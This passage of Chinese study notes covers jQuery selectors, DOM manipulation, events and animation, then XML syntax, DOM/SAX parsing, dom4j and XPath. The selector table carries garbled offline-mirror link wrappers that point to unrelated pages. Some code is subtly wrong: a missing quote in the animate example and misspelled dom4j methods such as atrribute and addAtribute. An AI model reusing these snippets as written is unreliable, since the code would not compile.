| [:eq(*index*)](javascript:if(confirm('http://www.w3cschool.cc/jquery/51AzJLky6dL.jpg%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/51AzJLky6dL.jpg') | $("ul li:eq(3)") | 列表中的第四个元素（index 值从 0 开始） |
| [:gt(*no*)](javascript:if(confirm('http://www.w3cschool.cc/jquery/516wfAZoP5L.jpg%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/516wfAZoP5L.jpg') | $("ul li:gt(3)") | 列举 index 大于 3 的元素 |
| [:lt(*no*)](javascript:if(confirm('http://www.w3cschool.cc/jquery/showfile_c.php?filename=try_webpages_cs_001%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/showfile_c.php?filename=try_webpages_cs_001') | $("ul li:lt(3)") | 列举 index 小于 3 的元素 |
| [:root](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-elements.html%20%20\\n\\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\\n\\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-elements.html') | $(":root") | 文档的根元素 |
| [:header](javascript:if(confirm('http://www.w3cschool.cc/jquery/27.jpg%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/27.jpg') | $(":header") | 所有标题元素 <h1>, <h2> ... |
| [:animated](javascript:if(confirm('http://www.w3cschool.cc/jquery/webpi.ashx?command=getinstallerredirect&appid=VWDOrVs11AzurePack%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/webpi.ashx?command=getinstallerredirect&appid=VWDOrVs11AzurePack') | $(":animated") | 所有动画元素 |
| [:focus](javascript:if(confirm('http://www.w3cschool.cc/jquery/bootstrap-scrollspy-plugin.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/bootstrap-scrollspy-plugin.html') | $(":focus") | 当前具有焦点的元素 |
| **内容过滤选择器** |  |  |
| [:empty](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-intro.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-intro.html') | $(":empty") | 所有空元素 |
| [:parent](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-usage.html%20%20\\n\\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\\n\\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-usage.html') | $(":parent") | 所有非空元素 |
| [:contains(*text*)](javascript:if(confirm('http://www.w3cschool.cc/jquery/install.aspx?appid=VWDorVS2010SP1Pack%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/install.aspx?appid=VWDorVS2010SP1Pack') | $(":contains('Hello')") | 所有包含文本 "Hello" 的元素 |
| [:has(*selector*)](javascript:if(confirm('http://www.w3cschool.cc/jquery/lamp.jpg%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/lamp.jpg') | $("div:has(p)") | 所有包含有 <p> 元素在其内的 <div> 元素 |
| [:not(*selector*)](javascript:if(confirm('http://www.w3cschool.cc/jquery/install.aspx?appid=WebMatrix%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/install.aspx?appid=WebMatrix') | $("input:not(:empty)") | 所有不为空的输入元素 |
| **可见性过滤选择器** |  |  |
| [:hidden](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-tree.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-tree.html') | $("p:hidden") | 所有隐藏的 <p> 元素（另见隐藏框） |
| [:visible](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-syntax.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-syntax.html') | $("table:visible") | 所有可见的表格 |
| **属性过滤选择器** |  |  |
| [[*attribute*]](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-dtd.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-dtd.html') | $("[href]") | 所有带有 href 属性的元素 |
| [[*attribute*=*value*]](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-validator.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-validator.html') | $("[href='default.htm']") | 所有带有 href 属性且值等于 "default.htm" 的元素 |
| [[*attribute*!=*value*]](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-view.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-view.html') | $("[href!='default.htm']") | 所有带有 href 属性且值不等于 "default.htm" 的元素 |
| [[*attribute*$=*value*]](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-display.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-display.html') | $("[href$='.jpg']") | 所有带有 href 属性且值以 ".jpg" 结尾的元素 |
| [[*attribute*|=*value*]](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-xsl.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-xsl.html') | $("[title|='Tomorrow']") | 所有带有 title 属性且值等于 'Tomorrow' 或者以 'Tomorrow' 后跟连接符作为开头的字符串 |
| [[*attribute*^=*value*]](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-http.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-http.html') | $("[title^='Tom']") | 所有带有 title 属性且值以 "Tom" 开头的元素 |
| [[*attribute*~=*value*]](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-parser.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-parser.html') | $("[title~='hello']") | 所有带有 title 属性且值包含单词 "hello" 的元素 |
| [[*attribute\**=*value*]](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-dom.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-dom.html') | $("[title\*='hello']") | 所有带有 title 属性且值包含字符串 "hello" 的元素 |
| **表单选择器** |  |  |
| [:input](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-to-html.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-to-html.html') | $(":input") | 所有 input 元素 |
| [:text](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-applications.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-applications.html') | $(":text") | 匹配文本框 |
| [:password](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-namespaces.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-namespaces.html') | $(":password") | 匹配密码框 |
| [:radio](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-cdata.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-cdata.html') | $(":radio") | 匹配单选框 |
| [:checkbox](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-encoding.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-encoding.html') | $(":checkbox") | 匹配多选框 |
| [:submit](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-server.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-server.html') | $(":submit") | 匹配提交按钮 |
| [:reset](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-dom-advanced.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-dom-advanced.html') | $(":reset") | 匹配重置按钮 |
| [:button](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-dont.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-dont.html') | $(":button") | 匹配普通按钮 |
| [:image](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-technologies.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-technologies.html') | $(":image") | 匹配图像形式的提交按钮 |
| [:file](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-real-life.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-real-life.html') | $(":file") | 匹配文件框 |
| [:hidden](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-tree.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-tree.html') | $(":hidden") | 匹配隐藏框（另见不可见元素） |
| [:enabled](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-editors.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-editors.html') | $(":enabled") | 所有启用的 input 元素 |
| [:disabled](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-e4x.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-e4x.html') | $(":disabled") | 所有禁用的 input 元素 |
| [:selected](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-summary.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-summary.html') | $(":selected") | 所有选定的 input 元素 |
| [:checked](javascript:if(confirm('http://www.w3cschool.cc/jquery/dtd-intro.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/dtd-intro.html') | $(":checked") | 所有选中的 input 元素 |
| **其他选择器** |  |  |
| [:first-child](javascript:if(confirm('http://www.w3cschool.cc/jquery/csharp-collection.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/csharp-collection.html') | $("p:first-child") | 属于其父元素的第一个子元素的所有 <p> 元素 |
| [:first-of-type](javascript:if(confirm('http://www.w3cschool.cc/jquery/csharp-generic.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/csharp-generic.html') | $("p:first-of-type") | 属于其父元素的第一个 <p> 元素的所有 <p> 元素 |
| [:last-child](javascript:if(confirm('http://www.w3cschool.cc/jquery/csharp-anonymous-methods.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/csharp-anonymous-methods.html') | $("p:last-child") | 属于其父元素的最后一个子元素的所有 <p> 元素 |
| [:last-of-type](javascript:if(confirm('http://www.w3cschool.cc/jquery/csharp-unsafe-codes.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/csharp-unsafe-codes.html') | $("p:last-of-type") | 属于其父元素的最后一个 <p> 元素的所有 <p> 元素 |
| [:nth-child(*n*)](javascript:if(confirm('http://www.w3cschool.cc/jquery/csharp-multithreading.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/csharp-multithreading.html') | $("p:nth-child(2)") | 属于其父元素的第二个子元素的所有 <p> 元素 |
| [:nth-last-child(*n*)](javascript:if(confirm('http://www.w3cschool.cc/jquery/compile_csharp_online.php%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/compile_csharp_online.php') | $("p:nth-last-child(2)") | 属于其父元素的第二个子元素的所有 <p> 元素，从最后一个子元素开始计数 |
| [:nth-of-type(*n*)](javascript:if(confirm('http://www.w3cschool.cc/jquery/67ef8sbd.aspx%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/67ef8sbd.aspx') | $("p:nth-of-type(2)") | 属于其父元素的第二个 <p> 元素的所有 <p> 元素 |
| [:nth-last-of-type(*n*)](javascript:if(confirm('http://www.w3cschool.cc/jquery/downloads%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/downloads') | $("p:nth-last-of-type(2)") | 属于其父元素的第二个 <p> 元素的所有 <p> 元素，从最后一个子元素开始计数 |
| [:only-child](javascript:if(confirm('http://www.w3cschool.cc/jquery/Main_Page%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/Main_Page') | $("p:only-child") | 属于其父元素的唯一子元素的所有 <p> 元素 |
| [:only-of-type](javascript:if(confirm('http://www.w3cschool.cc/jquery/C_Sharp_(programming_language)%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/C_Sharp_(programming_language)') | $("p:only-of-type") | 属于其父元素的特定类型的唯一子元素的所有 <p> 元素 |
| [:lang(](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-attributes.html%20%20\\n\\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\\n\\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-attributes.html')*[language](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-attributes.html%20%20\\n\\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\\n\\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-attributes.html')*[)](javascript:if(confirm('http://www.w3cschool.cc/jquery/xml-attributes.html%20%20\\n\\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\\n\\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/xml-attributes.html') | $("p:lang(de)") | 所有带有以 "de" 开头的 lang 属性值的 <p> 元素 |

* 1. **jQuery常用函数**

**文档加载后运行：**$(function(){...}); 简写自：$(document).ready(function(){...}); // document可省略

注：与window.onload=function(){};的区别：

|  |  |  |
| --- | --- | --- |
|  | **$(function(){...});** | **window.onload=function(){};** |
| **何时执行** | DOM加载后就执行 | 所有内容（包括图片等媒体资源）加载后才执行 |
| **执行几个** | 有多少个就执行多少个 | 有多个只执行最后一个 |

* 1. **jQuery操作DOM**

**读写节点**

**读写**

读写节点的HTML内容： obj.html() / obj.html("<span>123</span>")

读写节点的文本内容： obj.text() / obj.text("123")

读写节点的value属性值： obj.val() / obj.val("abc")

读写节点的属性值： obj.attr("属性名") / obj.attr("属性名","属性值")

**增删节点**

**创建节点：** $("节点内容") 例：$("<span>abc</span>")

**追加幼子：** parent.append(obj)

**插入长子：** parent.prepend(obj)

**追加弟弟：** parent.after(obj)

**插入哥哥：** parent.before(obj)

**删除节点：** obj.remove()

**删除指定节点：** obj.remove(selector)

**清空节点：** obj.empty()

**样式操作**

**追加指定样式：** addClass("")

**移除指定样式：** removeClass("")

**移除所有样式：** removeClass()

**切换样式：** toggleClass("")

**判断是否有某样式：** hasClass("")

**读取css值：** css("")

**设置多个样式：** css("","")

**遍历节点**

**直接子节点：** children() / children(selector)

**下一个兄弟节点：** next() / next(selector)

**上一个兄弟节点：** prev() / prev(selector)

**所有兄弟：** siblings() / siblings(selector)

**查找指定所有后代：** find(selector)

**父节点：** parent()

* 1. **jQuery事件处理**

**事件处理**

**实现事件绑定**

语法： $obj.bind(事件类型, 事件处理函数);

如： $obj.bind("click", fn);

简写形式： $obj.click(fn);

注： $obj.click()则代表触发了click事件。

**获取事件对象event**

只需为事件处理函数传递任意一个参数

如：$obj.click(function(e){...})

e是事件对象，但已经经过jQuery对底层事件对象的封装

封装后的事件对象可以方便地兼容各浏览器

**事件对象的常用属性**

获取事件源： e.target，返回值是DOM对象

获取鼠标点击的坐标： e.pageX / e.pageY

**事件冒泡**

**什么是事件冒泡：**子节点产生的事件会依次向上抛给父节点

**如何取消事件冒泡：**在事件处理函数中添加：e.stopPropagation();

**合成事件**

**模拟光标悬停事件：** hover(mouseenter, mouseleave)

**在多个事件响应中切换：** toggle()

**模拟操作**

语法: $obj.trigger(事件类型);

如： $obj.trigger("focus");

简写形式： $obj.focus();

* 1. **jQuery动画**

**显示、隐藏的动画效果**

show() / hide()

作用：通过同时改变元素宽高来实现显示或隐藏

用法：$obj.show(执行时间, 回调函数);

执行时间：slow，normal，fast或毫秒数

回调函数：动画执行完毕后要执行的函数

**上下滑动式的动画效果**

slideDown() / slideUp()

作用：通过改变高度来实现显示或隐藏

用法同show()/hide()

**淡入淡出式的动画效果**

fadeIn() / fadeout()

作用：通过改变不透明度opacity来实现显示或隐藏

用法同show()/hide()

**自定义动画效果**

animate(偏移位置, 执行时间, 回调函数);

偏移位置：{}描述动画执行之后元素的样式

执行时间：毫秒数

回调函数：动画执行完毕后要执行的函数

示例：

$("div).click(function(){

$(this).animate({"left":"500px"}, 4000);

$(this).animate({"top":"300px"}, 2000);

});

1. **XML**
   1. **概念**

XML和HTML的比较

|  |  |  |  |
| --- | --- | --- | --- |
|  | 全称 | 语法 | 作用 |
| HTML | 超文本标记语言 | 语法松散，标签不区分大小写，标签可以不匹配。  标签是固定的。 | 负责网页的结构 |
| XML | Extensible Markup Language 可扩展标记语言 | 语法严格，标签区分大小写，标签须匹配。  标签不固定，可扩展。 | 1）描述带关系的数据结构（作为软件的配置文件，如struts2、hibernate、spring框架、Tomcat服务器）  2）装载数据（作为小型的“数据库”）。  3）应用之间传输数据的格式。另一个流行的格式是JSON。 |

* 1. **XML语法**

**文档声明**

在编写XML文档时，需要先使用文档声明，声明XML文档的类型。

最简单的声明语法：

<?xml version="1.0" ?>

用encoding属性说明文档的字符编码：

**<?xml version="1.0" encoding="utf-8"?>**

用standalone属性说明文档是否独立：

<?xml version="1.0" encoding="utf-8" standalone="yes" ?>

注意：xml文件的编码问题：

1）记事本xml文件内容保存的编码（另存为 -> 选择编码 utf-8 保存）

2）解析xml文件内容的编码（<?xml version="1.0" encoding="utf-8"?>）

以上两个编码必须保存一致，才能避免中文乱码问题。

3）如果在ecplise开发工具上编写xml文件，那么xml文件内容会自动按照文档声明的encoding的编码进行保存，所以不会中文乱码问题。

**标签**

**<student>**学生**</student>**

注意：

1）标签一定要配对，可以有空标签（无标签体），空标签简写形式不能省略结束标记斜杠 / 。

2）标签名区分大小写，不能以数字开头，中间不能包含空格，如果没有指定名称空间，不能含有冒号。

3）一个xml文件有且仅有一个根标签。

4）标签可以嵌套但不能交叉。

**5）空格和换行也是标签体内容。**

**属性**

<student **id="1"**></student>

注意：

1）一个属性分为属性名和属性值。属性名和值之间使用=号分割。

2）属性值一定要使用单引号或者双引号包含，不能省略，也不能单双混用！

3）一个标签内可以包含多个属性，但是不能出现同名的属性。

**注释**

**<!-- 注释内容 --->**

**转义字符**

和HTML的转义字符（字符实体）一致。

**CDATA块**

把CDATA块中的内容全部原样输入。语法：

<![CDATA[

内容

]]>

**其他处理指令（processing instruction）**

<?xml-stylesheet type="text/css" href="1.css"?>**（已过时）**

使用该处理指令，可以让xml像html一样使用。**（已过时）**

**XML解析之DOM解析**

**XML解析方式和解析工具**

|  |  |  |
| --- | --- | --- |
|  | **DOM解析（Document Object Model）** | **SAX解析（Simple API for XML）** |
| **原理** | 文件一次性加载进内存，转化为document树，通过树上的对象获取或设置xml文件信息 | 加载一点，读取一点，处理一点。解析XML文档的时候可以触发一系列的事件。 |
| **优缺点** | 内存占用大（文件太大内存会溢出）。  可以查询和修改。 | 内存占用小。  只能查询。 |
| **编程方式** | 面向对象方式编程 | 基于事件方式编程 |
| **应用场景** | 修改或输出xml文件 | 提取部分数据到应用程序 |
| **解析的工具** | 1）Sun官方jaxp工具  2）jdom工具  3）dom4j工具：三大框架读取xml文件的程序。（非官方的，第三方的） | sun公司官方的sax解析工具，jdk中自带sax解析工具的api：  org.xml.sax.\*; |

**JAXP-DOM示例**：

|  |
| --- |
| **package** xml;  **import** java.io.File;  **import** java.io.IOException;  **import** javax.xml.parsers.DocumentBuilder;  **import** javax.xml.parsers.DocumentBuilderFactory;  **import** javax.xml.parsers.ParserConfigurationException;  **import** org.w3c.dom.Document;  **import** org.w3c.dom.Node;  **import** org.w3c.dom.NodeList;  **import** org.xml.sax.SAXException;  **public** **class** JaxpDemo {  **public** **static** **void** main(String[] args) {  //获取 DocumentBuilderFactory 的新实例。  DocumentBuilderFactory dbf = DocumentBuilderFactory.*newInstance*();  //指定由此代码生成的解析器将忽略注释  dbf.setIgnoringComments(**true**);  //设置忽略空格  dbf.setIgnoringElementContentWhitespace(**true**);  DocumentBuilder db = **null**;  Document document = **null**;  **try** {  //获取DocumentBuilder的实例  db = dbf.newDocumentBuilder();  File file = **new** File("E:\\contact.xml");  document = db.parse(file);  //按文档顺序返回包含在文档中且具有给定标记名称的所有 Element 的 NodeList  NodeList nodeList = document.getElementsByTagName("name");  **for** (**int** i = 0; i < nodeList.getLength(); i++) {  Node node = nodeList.item(i);  //输出标记的值  System.***out***.println(node.getFirstChild().getNodeValue());  }  } **catch** (ParserConfigurationException e) {  e.printStackTrace();  } **catch** (SAXException e) {  e.printStackTrace();  } **catch** (IOException e) {  e.printStackTrace();  }  }  } |

**dom4j工具使用**

dom4j集成Xpath（路径查询语言）支持、XML Schema（约束模式文档）支持。

**编程步骤**：

1）到dom4j的官方下载 。dom4j-1.6.1.zip

2）导入dom4j的支持jar包、dom4j-1.6.1.jar核心包

3）写代码。

**常用API**：

**获取或创建文档对象**：

获取文档对象：Document document = new SAXReader().read("xml文件路径");

创建文档对象：Document document = DocumentHelper.createDocument();

**将文档对象写出到xml文件：**

1）设置输出格式：

紧凑模式：OutputFormat compactFormat = OutputFormat.createCompactFormat();//紧凑模式，节省带宽，上线时使用

美观模式：OutputFormat prettyPrint = OutputFormat.createPrettyPrint();//美观模式，便于查看，开发时使用

2）设置输出编码（同时设置了文档声明中encoding的值）：

outputFormat.setEncoding("utf-8");

3）创建写出器（无 outputFormat 参数则默认使用紧凑模式和UTF-8编码）：

XMLWriter xmlWriter = new XMLWriter(new FileOutputStream("要写出的xml文件路径"), outputFormat);

4）写出Document对象到XML文件：

xmlWriter.write(document);

5）关闭资源：

xmlWriter.close();

**元素、属性、文本操作**

查：

元素：

document.getRootElement(); 获取根标签

element.elements(); 获取所有子标签

element.elements("子元素名"); 获取指定名称的所有子标签

element.element("子元素名"); 获取指定名称的首个子标签

element.getName(); 获取标签名

属性：

element.atrributes(); 获取该标签的所有属性对象

element.atrribute("属性名"); 从标签获取指定属性名的属性对象

element.atrribute(属性索引); 从标签获取指定属性索引的属性对象（属性索引从0开始）

element.atrributeValue("属性名"); 从标签获取指定属性名的属性值

atrribute.getName(); 从属性获取属性名

atrribute.getValue(); 从属性获取属性值

文本：

element.getText(); 获取标签的文本

element.elementText("子元素名"); 获取指定名称的首个子标签的文本

增：

document.addElement("元素名"); 创建元素

element.addAtribute("属性名","属性值"); 创建属性（返回原元素对象）

element.addText("文本内容"); **追加**文本

改：

setValue(); 修改属性值

addAttribute("同名属性","修改值"); 修改属性值

setText(); 修改文本

删：

标签/属性.detach(); 自杀

标签/属性.getParent().remove(标签/属性); 他杀

**XPath技术**

**作用**

快速查询和修改xml文件的节点。

**编程步骤**

1）导入dom4j的xpath插件包：jaxen-1.1-beta-6.jar

2）在dom4j中使用xpath：

List<Node> list = selectNodes("xpath表达式"); 查询多个节点（标签/属性/文本）

Node node = selectSingleNode("xpath表达式"); 查询单个节点（标签/属性/文本），如有多个，返回第一个

**XPath表达式（重点）**

/ 绝对路径 斜杠在最前面，代表xml文件的根。斜杠在中间，表示子元素。

// 相对路径 选择后代元素（不分层次结构）

\* 通配 选择所有元素

[ ] 条件 选择什么条件下的元素。例如 /AAA/BBB[1] 选择第一个BBB子元素

@ 属性 选取属性

= 内容 （值）

and 逻辑与

text() 选取文本内容

|  |  |
| --- | --- |
| **路径表达式** | **结果** |
| **bookstore** | 选取 bookstore 元素的所有节点 |
